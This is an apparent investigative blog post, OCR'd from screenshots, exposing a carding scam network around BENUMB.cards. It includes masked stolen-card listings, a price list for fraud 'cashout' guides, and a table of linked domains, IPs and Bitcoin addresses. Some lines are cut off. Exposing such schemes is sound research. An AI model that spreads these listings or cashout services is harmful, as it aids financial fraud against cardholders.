
Leave a comment

make money

May 10, 2022 by admin

RULES WE ARE NOT RESPONSIBLE IF YOU GET SCAMMED /d/H_M HOTMILK FORUM/SHOP SCAM BEWARE • Do not post fullz • NO ADVERTISING • DO NOT POST CONTACT INFO • NO DIRECT LINKS • NO DIRECT DEALS • NO SOURCING • NO PARTNERSHIP REQUESTS (unless vetted by mod team) • DO NOT SPAM • NO SCAMS … Read more

The mystery deepe



BENUMB.cards

Deposit **$100** into your on-

We require this deposit to maintain a communit
our time. This gives our team time to focus on s
members.


If you are a novice we strongly recommend lear
great resources, guides, and a community of ex
browser to access this forum).

VISA	4022*********8340	11/1			
VISA	4929*********8640	3/1,			
VISA	4024*********1010	2/1,			
VISA	4539*********9090	5/1/2022	**5	$5587.00	$25.59
VISA	4532*********5170	7/1/2022	**1	$4668.00	$24.67
VISA	4716*********1780	6/1/2023	**7	$1620.00	$11.62

view-source:https://genesismarket.org/members-shop/

```
<col class="ninja_column_1 ">
<col class="ninja_column_2 ">
<col class="ninja_column_3 ">
<col class="ninja_column_4 ">
<col class="ninja_column_5 ">
<col class="ninja_column_6 ">
</colgroup>
<thead>
<tr class="footable-header">
<th scope="col" class="ninja_column_0 ninja_clmn_nm_bin ">BIN</th><th scope="col" class="ninja_column_1 ninja_clmn_r
</thead>
<tbody>
<tr data-row_id="508" class="ninja_table_row_0 nt_row_id_508">
<td>VISA</td><td>4539*********5500</td><td>10/1/2028</td><td>**6</td><td>$5051.00</td><td>$25.05</td><td></td> </tr>
<tr data-row_id="509" class="ninja_table_row_1 nt_row_id_509">
<td>VISA</td><td>4716*********3290</td><td>8/1/2023</td><td>**9</td><td>$5622.00</td><td>$25.62</td><td></td> </tr>
<tr data-row_id="510" class="ninja_table_row_2 nt_row_id_510">
<td>VISA</td><td>4556*********4830</td><td>7/1/2024</td><td>**8</td><td>$7482.00</td><td>$27.48</td><td></td> </tr>
<tr data-row_id="511" class="ninja_table_row_3 nt_row_id_511">
<td>VISA</td><td>4022*********8340</td><td>11/1/2022</td><td>**8</td><td>$8997.00</td><td>$31.00</td><td></td> </tr>
<tr data-row_id="512" class="ninja_table_row_4 nt_row_id_512">
<td>VISA</td><td>4929*********8640</td><td>3/1/2025</td><td>**7</td><td>$6814.00</td><td>$26.81</td><td></td> </tr>
<tr data-row_id="513" class="ninja_table_row_5 nt_row_id_513">
<td>VISA</td><td>4024*********1010</td><td>2/1/2023</td><td>**0</td><td>$9893.00</td><td>$29.89</td><td></td> </tr>
<tr data-row_id="514" class="ninja_table_row_6 nt_row_id_514">
<td>VISA</td><td>4539*********9090</td><td>5/1/2022</td><td>**5</td><td>$5587.00</td><td>$25.59</td><td></td> </tr>
<tr data-row_id="515" class="ninja_table_row_7 nt_row_id_515">
<td>VISA</td><td>4532*********5170</td><td>7/1/2022</td><td>**1</td><td>$4668.00</td><td>$24.67</td><td></td> </tr>
<tr data-row_id="516" class="ninja_table_row_8 nt_row_id_516">
<td>VISA</td><td>4716*********1780</td><td>6/1/2023</td><td>**7</td><td>$1620.00</td><td>$11.62</td><td></td> </tr>
<tr data-row_id="517" class="ninja_table_row_9 nt_row_id_517">
<td>VISA</td><td>4556*********1830</td><td>3/1/2027</td><td>**3</td><td>$3117.00</td><td>$19.12</td><td></td> </tr>
<tr data-row_id="518" class="ninja_table_row_10 nt_row_id_518">
<td>VISA</td><td>4532*********0200</td><td>3/1/2022</td><td>**4</td><td>$7692.00</td><td>$29.69</td><td></td> </tr>
<tr data-row_id="519" class="ninja_table_row_11 nt_row_id_519">
<td>VISA</td><td>4916*********0550</td><td>10/1/2022</td><td>**3</td><td>$4824.00</td><td>$24.82</td><td></td> </tr>
<tr data-row_id="520" class="ninja_table_row_12 nt_row_id_520">
<td>VISA</td><td>4556*********2170</td><td>4/1/2024</td><td>**6</td><td>$5847.00</td><td>$25.85</td><td></td> </tr>
<tr data-row_id="521" class="ninja_table_row_13 nt_row_id_521">
<td>VISA</td><td>4539*********7780</td><td>8/1/2027</td><td>**2</td><td>$7539.00</td><td>$31.54</td><td></td> </tr>
<tr data-row_id="522" class="ninja_table_row_14 nt_row_id_522">
<td>VISA</td><td>4024*********9280</td><td>8/1/2026</td><td>**5</td><td>$6995.00</td><td>$27.00</td><td></td> </tr>
<tr data-row_id="523" class="ninja_table_row_15 nt_row_id_523">
```

Uncovering the network



CASHOUT GUIDE

STARTER

$99
One-time

Updated March, 2022

Instant access to these guides:

Paypal cashout
Venmo cashout
Cashapp cashout
Gift Cards method

JOIN NOW

SMARTER

$199
One-time

Updated March, 2022

Everything from Starter and...

Loans up to $50,000
Bank drop creation
Moneygram
Stripe
Coinbase
Kraken
ChangeNow
Binance
Checks

JOIN NOW

LARGER

$299
One-time

Updated March, 2022

Everything from Smarter and...

Loans up to $100,000
Method for all major crypto exchanges
American Express
Fannie Mae credit line
Wells Fargo credit line
JP Morgan credit
Tax returns
The Cashout Bible

JOIN NOW

1 Benumb CC autoshop is now accepting signups without an invite code

Reddit Inc © 2022. All rights reserved


The full list

Site	Reg date	IPs	Registrar	Hosting	BTC
genesismarket.org	06/09/2021	104.21.93.153,172.67.211.81	Tucows	Cloudflare	1QF54J6rXoo53ig93XgqX7rXtWSC2zemnS 18EFRk7XtHLPXnGDkz2Z9g2Juk5pppaWgH
wwh.club	09/05/2022	172.67.141.218,104.21.94.243	Porkbun	Cloudflare	15NGE3k3RsCw4dFRVXYjpW2xsNyT96hNuE
brians.cards	22/02/2022	104.21.88.46,172.67.172.139	Tucows	Cloudflare	1Q5AKMFfhV2jTu1Jjpm1pMP7qabApe9Xr
uniccards.com	09/02/2022	172.67.148.118,104.21.47.149	Namecheap	Cloudflare	1Q5AKMFfhV2jTu1Jjpm1pMP7qabApe9Xr
benumb.cards	28/08/2021	172.67.218.63,104.21.86.106	Tucows	Cloudflare	1QF54J6rXoo53ig93XgqX7rXtWSC2zemnS
yalelodge.cards	09/02/2022	N/A	Tucows	Cloudflare	1QF54J6rXoo53ig93XgqX7rXtWSC2zemnS
unic.cards	09/02/2022	172.67.157.148,104.21.40.232	Tucows	Cloudflare	1KjZcgsTh9SZJiLDHBYQem96Z4CwbgQPL2
pois0n.cards	22/04/2022	N/A	Tucows	Cloudflare	14KRaiCZp2zYPyRqVd3AHbyjT6qPcSnMKn
pois0n.shop	22/04/2022	N/A	Namecheap	Cloudflare	N/K
genesismarket.app	27/04/2022	172.67.167.31,104.21.42.222	Tucows	Cloudflare	18EFRk7XtHLPXnGDkz2Z9g2Juk5pppaWgH
benumb.shop	N/K	N/A	Namecheap	N/A	N/K
benumb-cc.shop	27/04/2022	N/A	Namecheap	Cloudflare	N/K
bydto.com	08/04/2022	104.21.84.253, 172.67.200.36	Tucows	Cloudflare	N/K
cashouts.guide	10/03/2022	104.21.41.77,172.67.162.15	Hosting Concepts B.V.	Cloudflare	14ZFe4BH5FdfvdyndxfK4rwJtf3oPHjTgS
bennumb.cards	17/02/2022	N/A	N/A	N/A	bc1qn2gfx8x9t234s8ncs80k3mrf5359g34xkxj0j8
benumbiernqlud55izbw4mdubush4zhzpg4rw3c2j6ew3ggpzbb7gdqd.onion	N/A	N/A	N/A	N/A	15NGE3k3RsCw4dFRVXYjpW2xsNyT96hNuE
shops4knpoaodqdvs3tgzctkwk2cot6nggtyfpfxjuno23brpzpaquyd.onion	N/A	N/A	N/A	N/A	1FWrm3Z1g2W4kEQXgsUyHXEk2S9dTVK54P
j4j245araf5zxzd6z342a7cmakooyx3g7rt4oluffu6zimjshtbkpsid.onion	N/A	N/A	N/A	N/A	N/K
benumbie55bw4mdubszhzpg4rw3c2j6ew3gpzbb7gdqd.online	23/06/2022	104.21.56.76,172.67.180.73	Gransy s.r.o.	Cloudflare	bc1q2jw57fy5cf5rrdcdjcdwz34nln5xmycpunzay8
rainblack.com	07/06/2022	172.67.219.209,104.21.94.51	Porkbun	Cloudflare	N/K


A lucrative enterprise

- Only BTC (XMR balances hidden by design): **$132,000+**
- Current balance: **$1,633.34**
- Some addresses made first txn *before* associated site(s) registered
  - So some inputs unrelated to scam
- Final tally: at least **$87,676**

curious case



In lieu of a fully functioning Recon, perhaps in the meantime we need a directory where vendors can personally submit their info. A LinkedIn for crimi



/u/Psymposia

Nice work. Great research. Thank you so much for keeping an eye out for the community. [redacted] like this need to be burned, withered, and peeled to extintion to make the darknet markets safe again.

Reply Permalink Report Save Give Award

/u/patron_saint_of_phishers

clever ...doesnt he/she actually vend drug as well?

Reply Permalink Report Save Give Award

